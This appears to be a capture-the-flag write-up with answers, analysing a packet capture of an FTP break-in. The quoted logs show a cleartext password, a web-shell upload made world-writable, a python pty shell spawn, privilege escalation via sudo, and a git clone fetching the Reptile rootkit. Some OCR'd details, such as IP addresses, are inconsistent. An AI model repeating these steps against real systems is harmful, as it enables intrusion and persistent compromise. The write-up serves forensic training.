
0020 00 73 de ec 00 15 e8 53 4b b9 9c 07 00 da 80 18 s S K

0030 01 f6 82 89 00 00 01 01 08 0a 53 e8 e9 a5 65 71 S . eq

0040 44 5e 55 53 45 52 20 6a 65 6e 6e 79 0d 0a D^USER j enny

q-3 What is the user's password we found in the analysis?

Answer: password123




The screenshot shows a Wireshark capture titled "Capture.pcapng". The packet list pane shows several TCP connections. A specific connection between 192.168.0.115 and 192.168.0.147 is selected. In the details pane, a password is captured:

```
84 Request: PASS password123
```

The status bar at the bottom indicates "Packets: 907 - Displayed: 907 (100.0%)".

q-4 What is the current FTP working directory in the analysis process?

Answer: /var/www/html



The screenshot shows a Wireshark capture titled "Capture.pcapng". The packet list pane shows several TCP connections. A specific connection between 192.168.0.115 and 192.168.0.147 is selected. In the details pane, a command is captured:

```
112 Response: 257 "/var/www/html" is the current directory
```

The status bar at the bottom indicates "Packets: 907 - Displayed: 907 (100.0%)".

q-5 The attacker uploaded a backdoor. What is the backdoor's filename?

Answer: shell.php

Wireshark - Follow TCP Stream (tcp.stream eq 16) - Capture.pcapng

tcp.stream eq 16

No.	Time	Source	Content
220	8.862977...	192.168.1.168	Hello FTP World!
USER	jenny	192.168.1.1	jenny
PASS	password123	192.168.1.1	password123
230	8.865030...	192.168.1.168	Login successful.
SYST			
215	8.867666...	192.168.1.168	UNIX Type: L8
PWD			/var/www/html is the current directory
257	8.867638...	192.168.1.168	"PORT 192,168,0,147,225,49"
PORT	192,168,0,147,225,49	192.168.1.1	200 PORT command successful. Consider using PASV.
200	8.867638...	192.168.1.168	PORT command successful. Consider using PASV.
LIST	-la	192.168.1.1	150 Here comes the directory listing.
150	11.41473...	192.168.1.168	226 Directory send OK.
TYPE	I	192.168.1.1	200 Switching to Binary mode.
PORT	192,168,0,147,196,163	192.168.1.1	200 PORT command successful. Consider using PASV.
200	11.41511...	192.168.1.168	STOR shell.php
394	11.41524...	192.168.1.168	150 Ok to send data.
395	11.41525...	192.168.1.168	226 Transfer complete.
396	14.00258...	192.168.1.168	SITE CHMOD 777 shell.php
397	14.00261...	192.168.1.168	200 SITE CHMOD command ok.
398	14.00283...	192.168.1.168	QUIT
221	14.00329...	192.168.1.168	Goodbye.

Frame 394: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface eth0, IEEE 802.3, Link Layer Type: SNAP [ethertype IEEE 802.3 (0x0800)], Encap Version: 2, Src: Kali Linux (08:00:27:92:A2:01), Dst: 192.168.1.168 (08:00:27:92:A2:01)

q-6 What is the computer's hostname?

Answer: wir3

Wireshark - Follow TCP Stream (tcp.stream eq 20) - Capture.pcapng

tcp.stream eq 20

No.	Time	Source	Content
459	32.27581...	192.168.1.1	drwxrwxrwt 2 root root 4096 Feb 1 22:25 tmp
460	32.27585...	192.168.1.1	drwxr-xr-x 10 root root 4096 Jul 25 2018 usr
461	32.27781...	192.168.1.1	drwxr-xr-x 14 root root 4096 Feb 1 21:54 var
462	32.27786...	192.168.1.1	lrwxrwxrwx 1 root root 31 Feb 1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
463	32.27812...	192.168.1.1	lrwxrwxrwx 1 root root 30 Jul 25 2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
464	32.27813...	192.168.1.1	\$ python3 -c 'import pty; pty.spawn("/bin/bash")'
465	36.53758...	192.168.1.1	www-data@wir3:/\$ su jenny
466	36.53792...	192.168.1.1	su jenny
467	36.54057...	192.168.1.1	Password: password123
468	36.54058...	192.168.1.1	jenny@wir3:/\$ sudo -l
469	36.54103...	192.168.1.1	sudo -l
470	36.54104...	192.168.1.1	[sudo] password for jenny: password123
471	38.00660...	192.168.1.1	Matching Defaults entries for jenny on wir3:
472	38.00937...	192.168.1.1	env_reset, mail_badpass,
			secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin
			User jenny may run the following commands on wir3:
			(ALL : ALL) ALL
			jenny@wir3:/\$ sudo su
			root@wir3:/# whoami
			whoami
			root
			root@wir3:/# cd
			cd
			root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
			git clone https://github.com/f0rb1dd3n/Reptile.git
			Cloning into 'Reptile'...
			remote: Enumerating objects: 217, done..[K]
			remote: Counting objects: 0% (1/217). [K]
			remote: Counting objects: 1% (3/217). [K]

Frame 472: 1466 bytes on wire (11728 bits), 1466 bytes captured (11728 bits) on interface eth0, IEEE 802.3, Link Layer Type: SNAP [ethertype IEEE 802.3 (0x0800)], Encap Version: 2, Src: Kali Linux (08:00:27:92:A2:01), Dst: 192.168.1.1 (08:00:27:92:A2:01)

q-7 Which command did the attacker execute to spawn a new TTY shell? here we asking about the python command we use to invoke an interactive shell?

Answer: `python3 -c 'import pty; pty.spawn("/bin/bash")'`

```
drwxrwxrwt 2 root root 4096 Feb 1 22:25 tmp
drwxr-xr-x 10 root root 4096 Jul 25 2018 usr
drwxr-xr-x 14 root root 4096 Feb 1 21:54 var
lrwxrwxrwx 1 root root 31 Feb 1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx 1 root root 30 Jul 25 2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:~$ su jenny
su jenny
Password: password123
Jenny@wir3:~$ sudo -l
sudo -l
[sudo] password for jenny: password123
Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
Jenny@wir3:~$ sudo su
sudo su
root@wir3:~# whoami
whoami
root
root@wir3:~# cd
cd
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 217, done..[K
remote: Counting objects:  0% (0/217).[K
remote: Counting objects:  1% (3/217).[K
```

Frame 472: 1466 bytes on wire (1172 bits), 1466 bytes captured (1172 bits) on interface eth0
0000 00 0c 29 4a b9 c0 00 10 05 ac d7 c6 40 00 00 93 d1 e6 00 50

q-8 The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?

Answer: Rootkit

What is a rootkit?

A rootkit is a program or a collection of malicious software tools that give a threat actor remote access to and control over a computer or other system. Although this type of software has some legitimate uses, such as providing remote end-user support, most rootkits open a [backdoor](#) on victims' systems to introduce malicious software -- including viruses, ransomware, keylogger programs or other types of [malware](#) -- or to use the system for further network security attacks. Rootkits often attempt to prevent detection of malicious software by deactivating endpoint antimalware and antivirus software.

Rootkits, which can be purchased on the dark web, can be installed during phishing attacks or employed as a [social engineering](#) tactic to trick users into giving the rootkits permission to be installed on their systems, often giving remote cybercriminals administrator access to the

THANK YOU

THE END